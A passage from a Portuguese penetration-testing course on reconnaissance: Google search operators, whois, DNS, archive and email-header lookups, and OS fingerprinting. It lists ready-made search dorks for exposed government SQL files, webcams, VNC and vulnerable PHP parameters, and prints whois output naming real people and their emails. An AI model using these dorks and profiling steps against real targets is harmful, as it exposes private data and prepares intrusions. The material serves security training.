Podemos usar como exemplo, o recurso de “cache” do Google, onde o mesmo armazena versões mais antigas de todos os sites que um dia j[á foram indexados por seus robôs.

Web Imagens Vídeos Mapas Notícias Orkut Gmail mais ▾
Google
4linux
Pesquisar
Aproximadamente 36.100 resultados (0,26 segundos)
Pesquisa avançada
Tudo
Mais
A Web
Páginas em português
Páginas de Brasil
Mais ferramentas
4Linux - Linux, Software Livre, Cursos, Treinamento, Consultoria ...
A 4Linux oferece cursos de Linux, EaD, consultoria em software livre além de suporte e desenvolvimento com equipe 24x7 em todo Brasil.
www.4linux.com.br/ - Em cache - Similares
Cursos
Fale Conosco
Empresa
Participe das promoções da 4Linux ...
Cursos com padrão IBM de qualidade
Metodologia de Ensino à distância ...
Consultoria
Eventos
Mais resultados de 4linux.com.br »

Esse recurso permite que tenhamos acesso às páginas que já foram tiradas do ar, desde que ainda existam na base de dados do Google. Vamos imaginar que em algum momento da história do site de uma organização, uma informação mais sensível estivesse disponível. Depois de um tempo, o webmaster tendo sido alertado retirou tal informação do site. No entanto, se a página do site já tiver sido indexada pelo Google, é possível que mesmo tendo sido alterada, ou retirada, ainda possamos acessá-la utilizando o recurso de cache do Google.

4.3. Comandos Avançados do Google

4.3.1. intitle, allintitle

Busca conteúdo no título (tag title) da página.

Quando utilizamos o comando *intitle*, é importante prestar atenção à sintaxe da string de busca, posto que a palavra que segue logo após o comando *intitle* é considerada como a string de busca. O comando *allintitle* quebra essa regra, dizendo ao Google que todas as palavras que seguem devem ser encontradas no title da página, por isso, esse último comando é mais restritivo.

4.3.2. inurl, allinurl

Encontra texto em uma URL.

Como explicado no operador *intitle*, pode parecer uma tarefa relativamente simples utilizar o operador *inurl* sem dar maior atenção ao mesmo. Mas devemos ter em mente que uma URL é mais complicada do que um simples title, e o funcionamento do operador *inurl* pode ser igualmente complexo.

Assim como o operador *intitle*, *inurl* também possui um operador companheiro, que é o *allinurl*, que funciona de maneira idêntica e de forma restritiva, exibindo resultados apenas em que todas as strings foram encontradas.

4.3.3. filetype

Busca por um arquivo de determinado tipo.

O Google pesquisa mais do que apenas páginas web. É possível pesquisar muitos tipos diferentes de arquivos, incluindo PDF (Adobe Portable Document Format) e Microsoft Office. O operador filetype pode ajudá-lo na busca de tipo de arquivos específicos. Mais especificamente, podemos utilizar esse operador para pesquisas de páginas que terminam em uma determinada extensão.

4.3.4. allintext

Localiza uma string dentro do texto de uma página.

O operador *allintext* é talvez o mais simples de usar, pois realiza a função de busca mais conhecida como: localize o termo no texto da página.

Embora este operador possa parecer genérico para ser utilizado, é de grande ajuda quando sabe que a string de busca apenas poderá ser encontrada no texto da página. Utilizar o operador *allintext* também pode servir como um atalho para "encontrar esta string em qualquer lugar, exceto no title, URL e links".

4.3.5. site

Direciona a pesquisa para o conteúdo de um determinado site.

Apesar de ser tecnicamente uma parte da URL, o endereço (ou nome de domínio) de um servidor pode ser mais bem pesquisada com o operador *site*. *Site* permite que você procure apenas as páginas que estão hospedadas em um servidor ou domínio específico.

4.3.6. link

Busca por links para uma determinada página.

Em vez de fornecer um termo de pesquisa, o operador necessita de um link URL ou nome do servidor como um argumento.

4.3.7. inanchor

Localiza texto dentro de uma âncora de texto.

Este operador pode ser considerado um companheiro para o operador link, uma vez que ambos buscam links. O operado inanchor, no entanto, pesquisa a representação de texto de um link, não o URL atual.

Inanchor aceita uma palavra ou expressão como argumento, como

inanchor:click ou inanchor:4linux. Este tipo de pesquisa será útil especialmente quando começamos a estudar formas de buscar relações entre sites.

4.3.8. daterange

Busca por páginas publicadas dentro de um “range” de datas.

Você pode usar este operador para localizar páginas indexadas pelo Google em um determinado intervalo de datas. Toda vez que o Google rastreia uma página, a data em sua base de dados é alterada. Se o Google localizar alguma página Web obscura, pode acontecer de indexá-la apenas uma vez e nunca retornar à ela.

Se você achar que suas pesquisas estão entupidas com esses tipos de páginas obscuras, você pode removê-las de sua pesquisa (e obter resultados mais atualizados) através do uso eficaz do operador daterange.

Lembrando que a data deve ser informada no formato do calendário Juliano, informando o número de dias existentes entre 4713 AC e a data em que se quer buscar.

4.3.9. cache

Mostra a versão em cache de uma determinada página.

Como já discutimos, o Google mantém "snapshots" de páginas que indexou e que podemos acessar através do link em cache na página de resultados de busca. Se quiser ir direto para a versão em cache de uma página, sem antes fazer uma consulta ao Google para chegar ao link em cache na página de resultados, você pode simplesmente usar o operador *cache* em uma consulta, como *cache*:blackhat.com ou *cache*:*www.netsec.net/content/index.jsp*.

4.3.10. info

Mostra conteúdo existente no sumário de informações do Google.

O operador info mostra o resumo das informações de um site e fornece links para outras pesquisas do Google que podem pertencer a este site. O parâmetro informado à este operador, deve ser uma URL válida.

4.3.11. related

Mostra sites relacionados.

O operador related exibe o que o Google determinou como relacionado a um determinado site. O parâmetro para esse operador é uma URL válida. É possível conseguir essa mesma funcionalidade, clicando no link "Similar Pages" a partir de qualquer página de resultados de busca, ou usando o "Find pages similar to the page" da página do formulário de pesquisa avançada

Dica: Se você está realizando um pentest em um site chinês, para que usar um google.com.br? O Google prioriza os resultados para determinados websites. Raramente você vê páginas escritas em japonês, chinês, árabe e outros quando usa o google.com.br, não? Uma boa busca é feita em servidores diferentes, com países diferentes.

4.4. Google Hacking Database

Há um banco de dados virtual, com tags de busca no Google previamente criadas, para conseguir informações específicas.

A partir das tags existentes, podemos encontrar muitas coisas interessantes sem precisarmos nos preocupar em como desenvolver buscas específicas, utilizando os operadores do Google, e testá-las até conseguirmos que os filtros corretos funcionem.

Mas o mais importante que devemos manter em mente, é a possibilidade e adaptar tais tags de busca para nossas necessidades.

Google Hacking Database: http://johnny.ihackstuff.com/ghdb/

4.5. Levantamento de informações

O Google é a principal ferramenta para o levantamento de informações de nosso alvo. É o melhor sistema público para utilizarmos em busca de informações sobre qualquer coisa em relação ao nosso alvo: sites, propagandas, parceiros, redes sociais, grupos e etc.

Além do Google, há outros sites específicos que auxiliam no processo de levantamento de informações, os quais conheceremos mais adiante.

Um simples exemplo do que podemos encontrar no Google, e que pode voltar-se contra a pessoa que disponibilizou tais informações online, é o seguinte: digitar na caixa de busca currículo + cpf .

Certamente vários resultados retornarão com links onde podemos encontrar nome completo, endereço, telefone, CPF, identidade e mais algumas informações das pessoas que disponibilizaram seus dados na internet. Tendo conhecimento de como esses dados podem ser utilizados de maneira maliciosa, podemos ter mais consciência ao publicarmos quaisquer informações nossas na internet.

4.6. Contramedidas

- Possuir uma boa política referente às publicações de informações na internet.
- Não deixar configurações padrão em servidores web, para que os mesmos não consigam ser identificados facilmente.
- Sempre analisar as informações disponíveis sobre a empresa em sites de busca.
- Alertar e treinar os funcionários da empresa com relação a maneira com que um ataque de engenharia social pode acontecer, e as possíveis informações que o atacante poderá usar nesse ataque.

4.7. Prática dirigida

Busca por arquivos de base de dados em sites do governo:

- site:gov.br ext:sql

Busca por um servidor específico

- inurl:"powered by" site:sistema.com.br

A pesquisa busca arquivos de e-mail em formato .mdb

- inurl:e-mail filetype:mdb

Essa pesquisa busca telefones disponíveis em intranet encontradas pelo Google

- inurl:intranet + intext:"telefone"

Realizando uma pesquisa dessa maneira é possível identificar muitos dos subdomínios da Oracle

- site:oracle.com -site:www.oracle.com

Detectando sistemas que usando a porta 8080

- inurl:8080 -intext:8080

Encontrando VNC

- intitle:VNC inurl:5800 intitle:VNC

Encontrando VNC

- intitle:"VNC Viewer for Java"

Encontrando Webcam ativa

- "Active Webcam Page" inurl:8080

Encontrando Webcam da toshiba:

- intitle:"toshiba network camera - User Login"

Encontrando Apache 1.3.20:

- "Apache/1.3.20 server at" intitle:index.of

Asterisk VOIP Flash Interface

- intitle:"Flash Operator Panel" -ext:php -wiki -cms -inurl:as

Possíveis falhas em aplicações web:

- allinurl:".php?site="
- allinurl:".php?do="
- allinurl:".php?content="
- allinurl:".php?meio="
- allinurl:".php?produto="
- allinurl:".php?cat="

Capítulo 5

Levantamento de Informações

5.1. Objetivos

- Conhecer os principais meios para coletar informações sobre o alvo
- Coletar informações utilizando ferramentas públicas
- Coletar informações utilizando ferramentas específicas
- Levantar domínios utilizando consultas públicas e ferramentas

5.2. Footprint

Footprint é a primeira etapa a ser realizada em um teste de intrusão. Durante essa etapa, o Pen-tester coleta o máximo de informações para alimentar a anatomia de ataque. Podemos dizer que é a fase em que o Pen-tester se prepara para realizar o ataque.

Em média, um Pen-tester gasta 70% do tempo analisando um alvo e levantando informações sobre o mesmo. Apenas 30% do tempo e usado para realizar o ataque e avaliar a possibilidade de um atacante realizar procedimentos pós-invasão na máquina alvo.

Quando estamos realizando um footprint, devemos buscar informações relativas à topologia da rede, sistemas operacionais, quantidade de máquinas e localização física. Além disso, é importante também descobrir informações sobre os funcionários da empresa, como: emails, cargos e também função específica no ambiente.

"Dê-me seis horas para cortar uma árvore, e eu gastarei as primeiras quatro horas afiando o machado."

Abraham Lincoln

5.3. Por onde começar?

O primeiro passo para começar a coleta de informações é navegar no website do alvo. Vamos tomar como exemplo o website que hospeda o kernel Linux. Abra o navegador e aponte para http://www.kernel.org.

Que tipo de informações você conseguiu encontrar no site?

Neste site há pelo menos três informações que um cracker levaria em consideração:

- Dois e-mails válidos

- Um endereço para acompanhar as estatísticas dos servidores
- E uma lista com tecnologias e fornecedores

Não acredita? Então de uma olhada:

Os e-mails são webmaster@kernel.org e ftpadmin@kernel.org

http://cacti.kernel.org/graph_view.php?action=preview

http://www.kernel.org/powered.html

Ainda não encontrou? Então experimente olhar o código fonte da aplicação!

Como vimos, um simples acesso e um pouco de observação no site do alvo pode nos fornecer algumas informações no mínimo interessantes. Depois de observar um website à procura de informações, o próximo passo é pesquisar sobre coisas não tão óbvias, porém, ainda sim públicas.

5.4. Consulta a informações de domínio

Após observar o site do alvo, é de interesse do atacante conhecer detalhes referentes ao nome de domínio do cliente. A primeira coisa a ser feita é buscar informações sobre o proprietário de um domínio. Isso pode ser feito utilizando o comando whois.

```
#whois 4linux.com.br
```

Vamos qual o resultado que obtemos a esse comando:

```
domain:      4linux.com.br
owner:       4linux Software e Comércio de Programas Ltda
ownerid:     004.491.152/0001-95
responsible: Rodolfo Gobbi
country:     BR
owner-c:     RJG43
admin-c:     RJG43
```

```
tech-c:      CEADO
billing-c:   RJG43
nserver:     ns1.4linux.com.br 200.212.122.137
nsstat:      20100616 AA
nslastaa:    20100616
nserver:     ns2.4linux.com.br 66.118.187.158
nsstat:      20100616 AA
nslastaa:    20100616
created:     20010518 #569350
expires:     20110518
changed:     20100525
status:      published

nic-hdl-br:  CEADO
person:      Cesar Augusto Domingos
e-mail:      cesar.domingos@gmail.com
created:     20070925
changed:     20070925

nic-hdl-br:  RJG43
person:      Rodolfo Jose Martorano Gobbi
e-mail:      adm@4linux.com.br
created:     20040119
changed:     20070502
```

Podemos concluir que com um simples comando, disponível em praticamente qualquer sistema operacional, foi possível obter o nome do responsável pelo domínio, o nome do responsável técnico pelo domínio, o nome dos dois servidores de DNS e o CNPJ da empresa, localizado no campo ownerid.

Além da consulta whois em sistemas operacionais, é possível ainda utilizar serviços que consultam o a base de dados de proprietários de domínios através de ferramentas web, como o próprio http://registro.br, por exemplo.

https://registro.br/cgi-bin/whois/

Se compararmos a saída do site com a saída do comando whois, veremos que o resultado é idêntico.

É importante saber que para cada região do mundo inteiro, há organizações responsáveis pelo registro de domínios, acima das organizações responsáveis pelos registros em cada país.

No quadro abaixo, temos o nome e o endereço das organizações responsáveis em cada parte do globo pelo gerenciamento e liberação de domínio (incluindo o grupo de IPs) para cada região:

Registry Acronym	Registry Name	Web Site
ARIN	American Registry for Internet Numbers	www.arin.net/
RIPE	Réseaux IP Européens	www.ripe.net/
APNIC	Asia Pacific Network Information Centre	www.apnic.net/
AFRINIC	African Network Information Centre	www.afrinic.net/
LACNIC	Latin America & Caribbean Network Information Centre	www.lacnic.net/

5.5. Consultando servidores DNS

Como sabemos, os servidores DNS são responsáveis por traduzir os nomes canônicos de um domínio para o seu respectivo endereço IP. Sendo assim, um servidor DNS conhece todos servidores que estão acessíveis através da rede pública. Vamos consultá-lo, então.

dig -t MX 4linux.com.br
dig -t NS 4linux.com.br

Os campos MX, e NS fornecem, respectivamente, o nome dos servidores de e-mail e o nome de todos os servidores de DNS.

Com essa consulta, já conseguimos, inclusive, endereços de servidores que utilizaremos em nossa varredura e enumeração de serviços.

5.6. Consultando websites antigos

Além da possibilidade de utilizarmos a opção em cache do Google, é possível utilizarmos outros serviços que possibilitam que acessemos versões mais antigas de qualquer site que já tenha sido publicado na web.

http://www.archive.org

Com isso, podemos encontrar informações que podem ser úteis, principalmente para ataques de engenharia social, pois encontramos produtos antigos, ex-funcionários, informações que foram retiradas do site por serem sensíveis e etc.

Utilizando esse serviço e pesquisando o site da 4Linux, obtemos o seguinte resultado:

INTERNET ARCHIVE
WayBackMachine
Enter Web Address: http://
All
Take Me Back
Adv. Search
Compare Archive Pages
Searched for http://www.4linux.com.br
65 Results
Note some duplicates are not shown. See all.
* denotes when site was updated.
Material typically becomes available here 6 months after collection. See FAQ.
Search Results for Jan 01, 1996 - Dec 18, 2009
1996 1997 1998 1999 2000 2001 2002 2003 2004 2005 2006 2007 2008 2009
0 pages 0 pages 0 pages 0 pages 0 pages 2 pages 12 pages 14 pages 9 pages 0 pages 2 pages 19 pages 6 pages 0 pages
Oct 26, 2001 * Nov 30, 2001
May 25, 2002 * Jun 01, 2002 * Jul 22, 2002 Jul 23, 2002 * Aug 06, 2002 * Sep 16, 2002 Sep 24, 2002 * Sep 25, 2002 * Sep 26, 2002 Oct 12, 2002 Nov 24, 2002 * Dec 01, 2002
Jan 09, 2003 * Feb 07, 2003 * Feb 16, 2003 * Mar 27, 2003 * Apr 20, 2003 * Apr 25, 2003 * Jun 12, 2003 * Jul 17, 2003 * Oct 11, 2003 * Oct 22, 2003 Oct 30, 2003 Dec 19, 2003 Dec 20, 2003 Dec 24, 2003
Jan 24, 2004 Feb 08, 2004 Mar 21, 2004 Apr 04, 2004 May 13, 2004 Jun 04, 2004 Jun 14, 2004 Jun 15, 2004 Jun 19, 2004
Oct 04, 2006 * Dec 05, 2006
Apr 10, 2007 * May 14, 2007 * Jun 06, 2007 * Jun 07, 2007 Jul 10, 2007 * Jul 15, 2007 * Aug 22, 2007 * Sep 24, 2007 * Sep 27, 2007 * Sep 29, 2007 Oct 02, 2007 * Oct 04, 2007 Oct 05, 2007 * Oct 07, 2007 Oct 08, 2007 Oct 11, 2007 Nov 03, 2007 *
Jan 02, 2008 Jan 25, 2008 * Feb 10, 2008 * Feb 26, 2008 Mar 25, 2008 * Apr 10, 2008 *

5.7. Webspiders

Webspiders são programas que navegam automaticamente por websites para coletar informações. Pensando no Google, um webspider feito pelo Google navega pelos links das páginas e alimenta uma base de dados do Google, que é usada para consultas durante as buscas realizadas pelos usuários.

Vamos parar e lembrar como funcionavam antigamente os sistemas de buscas como Yahoo!, Cade?, Aonde.com, dentre outros. Antigamente, nós precisávamos cadastrar os nossos sites e as palavras chave referentes ao site, para ele ser encontrado durante as buscas. Porém, o Google inovou na maneira de alimentar as bases de dados dele, usando webspider. Hoje, basta que um site esteja na internet e linkado para que ele apareça nas bases do Google, sem precisar de nenhum cadastro por parte do criador do site nas ferramentas de buscas. Porém, isso expôs muitas informações e para isso, foram criados os arquivos robots.txt.

Um webspider consulta o arquivo robots.txt que está localizado no diretório raiz do website para saber quais arquivos ele não deve analisar. Portanto, os arquivos ou diretórios que estão listados em um arquivo robots.txt não aparecerão nos resultados das buscas realizadas em sites como o Google.

Vamos a um exemplo:

http://www.4linux.com.br/robots.txt

Portanto, os arquivos robots.txt podem revelar para nós informações sobre arquivos e diretórios que poderíamos não conhecer e até mesmo não estar linkado no site.

Mais informações sobre os arquivos robots.txt podem ser obtidas no site

http://www.robotstxt.org/orig.html

5.8. Netcraft

Netcraft é uma empresa européia que prove serviços de internet. Dentro de

alguns serviços que ela fornece está a análise de mercado para empresas de web hosting e servidores web, incluindo detecção do sistema operacional e versão do servidor web, e em alguns casos, informações sobre uptime do servidor, já que normalmente esse fator é determinante na escolha de uma empresa de hospedagem de sites.

Para nós, pode ser útil para exibir a versão do sistema operacional e servidor web que um determinado host está usando, além de manter um histórico das versões que o mesmo host já usou anteriormente.

Http://www.netcraft.com

5.9. Buscando relacionamentos

Através de relacionamentos encontrados na web, podemos conseguir mais informações de nosso alvo.

Informações de relacionamentos podem ser encontradas em site com links para o site do alvo, sites secundários que tem relação com o site principal do alvo, companhias que fazem negócios ou estão sob a mesma administração que nosso alvo e etc.

Essas servem para entendermos melhor como a organização trabalha, se possui outros ramos de atividades, organizações “irmãs” e parcerias. Com tais informações em mãos, e um melhor conhecimento da estrutura organizacional, podemos, inclusive, realizar ataques de engenharia social mais eficazes.

O Google nos fornece alguns operadores que nos auxiliam nessa busca, e que já estudamos anteriormente. São eles:

- info
- link
- related

http://www.unmaskparasites.com/

5.10. Prática dirigida

Vamos realizar algumas consultas!

A partir do site www.4linux.com.br consiga o máximo de informações possíveis a partir dos seguintes comandos:

- Whois : retornará o resultado da consulta à entidade responsável pelos registros de domínio, no nosso caso o registro.br. Conseguiremos nome dos responsáveis, telefone, CPF ou CNPJ, endereço, e-mail e etc.
- Dig : conseguiremos informações sobre os servidores onde o domínio está hospedado. Teremos o endereço do servidor de domínio e de e-mail, por exemplo.
- Nslookup : retornará o IP do domínio e o nome do mesmo, incluindo a porta a partir da qual o servidor está respondendo (no caso do DNS, a padrão é a 53).
- *www.netcraft.com* : permite que saibamos qual sistema operacional o servidor está executando com uma proximidade próxima da certeza. Além disso, conseguiremos o nome do servidor, endereço IP, país onde o mesmo está localizado, servidor de DNS, e se digitarmos apenas o domínio (4linux.com.br), encontraremos sites relacionados ao mesmo domínio, como webclass.4linux.com.br, por exemplo.
- *www.123people.com* : esse site não busca informações sobre domínio, mas sobre pessoas. Na consulta com o whois obtivemos alguns nomes, e nesse site podemos consultar as referências na web acerca desse nome (notícias, artigos, postagens relevantes).

Com cada um desses comandos e sites, conseguiremos algumas informações diferentes, que nos ajudarão na próxima fase de nosso teste.

5.11. Rastreamento de E-mails

A análise de e-mails é normalmente feita pela área de Forense Computacional. Porém, podemos usar um e-mail para obter informações sobre o host da pessoa, quando esse não é de conhecimento do atacante e precisa ser descoberto, pois é um possível alvo.

O correio eletrônico é dividido em duas partes: Cabeçalho (Header) e Corpo (Body) do e-mail. No cabeçalho é onde encontramos diversos campos com informações de controle, destinatário, remetente, data de envio, dentre outras informações.

E é no corpo da mensagem que encontramos a mensagem, em si.

De acordo com a Rfc 2821 / 2822 , temos os seguintes campos presentes no cabeçalho de um e-mail:

Campos de origem:

- “From:” - autor da mensagem
- “Sender:” - remetente da mensagem
- “Reply-to:” - e-mail sugerido pelo autor da mensagem para que as respostas sejam enviadas

Campos de destino:

- “To:” - endereço dos receptores primários da mensagem
- “Cc:” - Carbon Copy – receberão uma cópia da mensagem, com o e-mail visível para todos
- “Bcc:” - Blind Carbon Copy – receberão uma cópia da mensagem, sem ter o e-mail visível para todos

Campo de data de origem:

- “Date:” – Hora da criação da mensagem

Campos de identificação:

- “Message-ID:” – Identificador de mensagem único. Valor único determinado pelo servidor que transmite a mensagem;
- “In-Reply-To:” – Usado quando uma mensagem é respondida. Identificador da mensagem respondida;
- “References:” – Usado quando uma mensagem é respondida. Referências.

Campos de informação:

- “Subject:” – Assunto da mensagem;
- “Comments:” – Comentários sobre a mensagem;
- “Keywords:” – Palavras chaves relacionadas à mensagem;

Campos de Rastreamento:

- “Return-Path:” – Caminho de volta da mensagem para o remetente. Esse campo é adicionado pelo último MTA que entrega o e-mail ao destinatário
- “Received:” – Contém informações para ajudar na análise de problemas com a entrega e recebimento das mensagens. Todo e-mail possui pelo menos um campo “Received”, que é adicionado por cada servidor onde a mensagem passa.

O campo que interessa a nós é o campo “Received:”, que contém informações sobre o endereço IP de onde a mensagem de correio eletrônico partiu.

Vamos ver um exemplo de cabeçalho:

Teste de cabeçalho de e-mail
Sexta-feira, 7 de Maio de 2010 11:56
From Luiz Vieira Fri May 7 14:56:10 2010
X-Apparently-To: loki_br@yahoo.com.br via 67.195.8.190; Fri, 07 May 2010 07:56:36 -0700
Return-Path: <luizwt@gmail.com>
X-YMailISG:

D22GN8EWLDv3S52h.i1n2Q_RMHotyj8fEgkpy6vkLjqgVXe0ou9d8z3JRi_HzPp9ulv8sGxKEFuZJoSGKEjcmpQKNgO2IEl06u
KtpgmsDoJngYof4JakGFNaN1rFAYx38yNwtkzVfpF2P.auE.DUqmqhkbpAdApCKdbiMNDQFExwnwGoVq1JMtx5jQ0ANyS4z
3P1M.0_4_0u2Ne7sbg13Oq9yPuH6b5f4GC6A2ljj0QPOF2Vg.u9Ct5IGztq4lchdE.wFCewHWVdxY_vmYz2Xxc.Br1ycrag1E08l
d1tMTdaF2f7kU1ORu0KAdxm1y72YWXPlL84c2uXX0AKYWgZPoA6O37lvV6IwkLQXT8fQ7AezVgr7DHPbIQe1finVguXw
mCDFsmCicAx5ph2060NUgA4qah19chxRRGbT12Q9pkkYaO3iVv2fZQuG8lXedP7dzXJMOwX2GTDm1wNAUfAp.z0SA--
X-Originating-IP: [209.85.217.219]
Authentication-Results: mta1079.mail.sk1.yahoo.com from=gmail.com; domainkeys=pass (ok); from=gmail.com; dkim=pass (ok)
Received: from 127.0.0.1 (EHLO mail-gx0-f219.google.com) (209.85.217.219) by mta1079.mail.sk1.yahoo.com with SMTP; Fri, 07 May 2010 07:56:36 -0700
Received: by mail-gx0-f219.google.com with SMTP id 19so660108gxk.0 for <loki_br@yahoo.com.br>; Fri, 07 May 2010 07:56:35 -0700 (PDT)
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed; d=gmail.com; s=gamma; h=domainkey-signature:received:mime-version:received:from:date :message-id:subject:to:content-type; bh=zsRzXjYMy4NDiWycSOHoC4K65BBPQ2mLafsg2/kxiuw=; b=CYkBO1Xf3yKkxCEx7UvNmaW/cWNEMA/r36T4PB1JSK5eVKUJo9C9hR4swWXwiR7viL TVSM2su9lxQEDeze7exMMS3AMjyhRxzp7QQ68bZ4xoBVuR0RYVIkWUTszHt4dykALpDj jW9xejN3sknjCsTFUp2ObbUqiA6gpELFciW2I=
DomainKey-Signature: a=rsa-sha1; c=nofws; d=gmail.com; s=gamma; h=mime-version:from:date:message-id:subject:to:content-type; b=Med0d9Uy5GBRwXazfwundBvqX1ZJNUH8VoLlZhudCurMouAQscyQz5mxE/ig1cyH0L qe9J5pqC2yz7SNjwoqR0eaPVGwRfdg/PCN6DN9isKvYhVZqKdv9JUVKSAFRZSZ60Rswa SHUIJcbqyPXhPXYk6GKNDBAKTC3Ty/4ZnKEXE=
Received: by 10.150.243.17 with SMTP id q17mr4368907ybh.103.1273244190925; Fri, 07 May 2010 07:56:30 -0700 (PDT)
MIME-Version: 1.0
Received: by 10.151.8.14 with HTTP; Fri, 7 May 2010 07:56:10 -0700 (PDT)
From: Este remetente é verificado pelo DomainKeys
Luiz Vieira <luizwt@gmail.com>
Adicionar remetente à lista de contatos
Date: Fri, 7 May 2010 11:56:10 -0300
Message-ID: <r2v4da582081005070756pc0de571fu78a59b6aa99d4bb2@mail.gmail.com>
Subject: =?ISO-8859-1?Q?Teste_de_cabe=E7alho_de_e=2Dmail?=
To: loki_br@yahoo.com.br
Content-Type: multipart/alternative; boundary=000e0cd29860b6e12e04860243f6
Content-Length: 482

Na do cabeçalho sublinha e em negrito, encontramos o IP de quem enviou essa mensagem, no caso o IP 10.151.8.14 . No cabeçalho podemos encontrar vários campos Received, pois por cada servidor de e-mail que a mensagem passa é adicionado um novo campo. Porém, o endereço de quem enviou a mensagem vai aparecer no campo Received mais baixo, no exemplo acima, o último Received de nosso cabeçalho, pois cada servidor de e-mail que adiciona esse campo vai colocando sempre acima do primeiro campo adicionado.

E como podemos obter o cabeçalho de um e-mail?

No Yahoo! Basta clicarmos em “Cabeçalhos Completos”.

Apagar | Responder | Encaminhar | Spam | Mover
Teste de cabeçalho de e-mail
Sexta-feira, 7 de Maio de 2010 11:56
De: "Luiz Vieira" <luizwt@gmail.com>
Para:
--
Luiz Vieira
luizwt@gmail.com
http://hackproofing.blogspot.com/
+55 21 [illegible]
Apagar | Responder | Encaminhar | Spam | Mover
anterior | próxima | Voltar para as mensagens
Selecionar a codificação da mensagem
Cabeçalhos completos

5.12. Fingerprint

Fingerprint é uma das principais técnicas de levantamento de informação (footprint) que é realizada por um Pen-Tester antes que o mesmo comece a realizar os ataques em seu alvo.

A função dessa técnica é identificar a versão e distribuição do sistema operacional que irá receber a tentativa de intrusão. Sendo assim, essa técnica é extremamente importante para que o atacante consiga desenvolver de maneira mais precisa e menos ruidosa seu ataque. Usando essa técnica o Pen-Tester estará explorando problemas da pilha TCP/IP e verificando características únicas que permitem que o sistema alvo seja identificado.

Só depois que isso for feito, poderão ser escolhidas as melhores ferramentas para explorar o sistema.

Para que o fingerprint apresente resultados confiáveis são necessárias análises complexas, como:

- Analise de pacotes que trafegam pela rede;
- Leitura de banners (assinaturas do sistema);
- Análise de particularidades da pilha TCP/IP.

Para realizar tais análises, podemos utilizar ferramentas específicas, conhecidas como scanners de fingerprint, que são softwares usados para realizar

tarefas de detecção de sistemas operacionais.

Entre os scanners existentes, podemos dividi-los basicamente em dois tipos:

5.12.1. Fingerprint passivo

O scanner atua como um “farejador” na rede, ou seja, fica escutando os pacotes que passam por ela, detectando o formato do pacote que esta passando consegue identificar o sistema operacional.

Para esse tipo de operação, utilizamos a ferramenta p0f, que permite “farejarmos” os pacotes que trafegam na rede.

```
#p0f -i eth0 -o log
```

Com o parâmetro -i definimos em qual dispositivo de rede ele ficará farejando os pacotes, se não definimos nada, ele assume “all”, farejando todos os dispositivos disponíveis.

Com o parâmetro -o, dizemos para o p0f armazenar tudo o que for capturado em um arquivo de saída, com nome definido por nós.

5.12.2. Fingerprint ativo

O scanner envia pacotes manipulados e forjados, baseado em uma tabela própria de fingerprint. Com isso, ele analisa a resposta do pacote e compara com a tabela, para definir qual o sistema operacional.

O risco desse tipo de fingerprint, é que se o alvo estiver com um firewall bem configurado e um IDS/IPS, nosso acesso pode ser logado em seu sistema e pode ser difícil que consigamos muitas informações.

Duas ferramentas que podemos utilizar em um fingerprint ativo são nmap e xprobe2, além, obviamente, dos comandos ping e traceroute, só para citarmos dois comandos básicos.

5.12.3. Descobrindo um Sistema Operacional usando ICMP

Um simples ping é capaz de revelar o sistema operacional de uma máquina.

```
# ping www.4linux.com.br -c 1
PING www.4linux.com.br (66.118.142.41) 56(84) bytes of data.
64 bytes from 41-142-118-66.reverse.priorityonline.net (66.118.142.41): icmp_seq=1
ttl=49 time=1452 ms
--- www.4linux.com.br ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1452.515/1452.515/1452.515/0.000 ms
#
```

A informação importante está no campo TTL (Time To Live). A maioria dos sistemas operacionais se diferencia pelo valor retornado de TTL. Veja a lista abaixo:

- Cyclades - Normalmente 30
- Linux - Normalmente 64
- Windows - Normalmente 128
- Cisco - Normalmente 255
- Linux + iptables - Normalmente 255

5.12.4. Calculando HOP

Utilizando os comandos traceroute e ping conjugados para obter informações, podemos calcular o ttl e descobrir o sistema operacional do alvo.

```
# traceroute www.4linux.com.br
traceroute to www.4linux.com.br (66.118.142.41), 30 hops max, 60 byte packets
 1  192.168.0.5 (192.168.0.5)  0.159 ms  0.146 ms  0.147 ms
 2  c906ff01.static.spo.virtua.com.br (201.6.255.1)  8.615 ms  8.617 ms  8.663 ms
 3  c906005e.virtua.com.br (201.6.0.94)  8.435 ms  8.501 ms  8.503 ms
 4  c9060006.virtua.com.br (201.6.0.6)  8.942 ms  9.022 ms  9.031 ms
 5  c906000d.virtua.com.br (201.6.0.13)  9.431 ms  9.502 ms  13.104 ms
 6  64.209.108.225 (64.209.108.225)  21.273 ms  17.076 ms  17.344 ms
 7  * * *
```

```
 8  border2.tge3-1-bbnet1.acs002.pnap.net (64.94.0.19)  175.501 ms  176.185 ms  177.297
ms
 9  sagonet-2.border2.acs002.pnap.net (70.42.180.150)  135.368 ms  135.402 ms  136.298
ms
10  ve40.core01a.tpa.sagonet.net (63.246.159.41)  146.523 ms  146.574 ms  146.557 ms
11  gige1.ds03a.tpa.sagonet.net (65.110.32.10)  147.590 ms  147.738 ms  148.665 ms
12  * * *
```

Com o traceroute podemos ver que temos 11 saltos, até que os pacotes são interrompidos, o que pode representar um firewall ou algo do tipo que descarte os pacotes.

Agora que sabemos por quantos roteadores estamos passando, podemos usar o comando ping para descobrir o TTL do site.

```
# ping www.4linux.com.br -c 1
PING www.4linux.com.br (66.118.142.41) 56(84) bytes of data.
64 bytes from 41-142-118-66.reverse.priorityonline.net (66.118.142.41): icmp_seq=1
ttl=49 time=1452 ms
--- www.4linux.com.br ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1452.515/1452.515/1452.515/0.000 ms
#
```

Somando a quantidade de saltos (11) com o valor de ttl (49), temos 60. O mais próximo de 60 é 64, que representa o Linux. A partir daí, podemos concluir que o sistema operacional utilizado no servidor onde o site está hospedado é Linux.

5.12.5. Fingerprint através do xprobe2

Ferramenta para fingerprint ativo apresentada na conferencia BlackHat Las-Vegas em 2001 criada por Fyodor criador da ferramenta nmap e Ofir Arkin co-fundador do projeto honeynet.org.

Seu banco de dados de assinaturas fica em:

```
/usr/local/etc/xprobe2/xprobe2.conf
```

Execute o xprobe2 na máquina do instrutor para descobrir o sistema operacional:

```
# xprobe2 www.4linux.com.br
```

Agora tente utilizar o fingerprint sobre uma porta aberta:

```
# xprobe2 -p tcp:80:open 66.118.142.41
```

Percebe-se que quanto maior o número de informações que passamos para o xprobe2, maior é a precisão no reconhecimento do Sistema Operacional do alvo.

5.13. Contramedidas

